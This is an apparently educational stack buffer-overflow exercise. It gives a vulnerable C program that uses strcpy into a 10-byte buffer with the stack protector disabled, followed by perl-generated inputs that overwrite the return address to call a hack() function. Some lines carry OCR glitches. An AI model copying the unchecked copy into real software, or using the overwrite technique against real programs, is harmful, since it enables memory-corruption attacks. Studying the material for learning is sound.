
```
gcc –g stack.c –o stack –fno-stack-protector
#include<stdio.h>
#include<string.h>
void hack(){
   printf(“being hacked!\n”);
}
int main(int argc, char**argv){
   char buffer[10];
   strcpy(buffer,argv[1]);
   printf(“buffer’s %p\n”, &buffer);
   printf(“hack is at %p\n”, hack);
   return 0;
}
```



```
[]./stack test
buffer's 0xbffff126
hack is at 0x804847d

[]./stack `perl -e 'print "A"x22’`
buffer’s 0xbffff116
hack is at 0x804847d
Illegal instruction (already overlap EBP!!!)
Then add 4bytes to overlap EIP

[]./stack `perl -e 'print "A"x22;print "\x7d\x84\x04\x08"'`
buf's 0xbffff116
fun is at 0x 804847d
being hacked!
segmentation fault
```

I know when EBP is filled using gdb, then we can add the address of hack function (4 bytes) to overlap return address.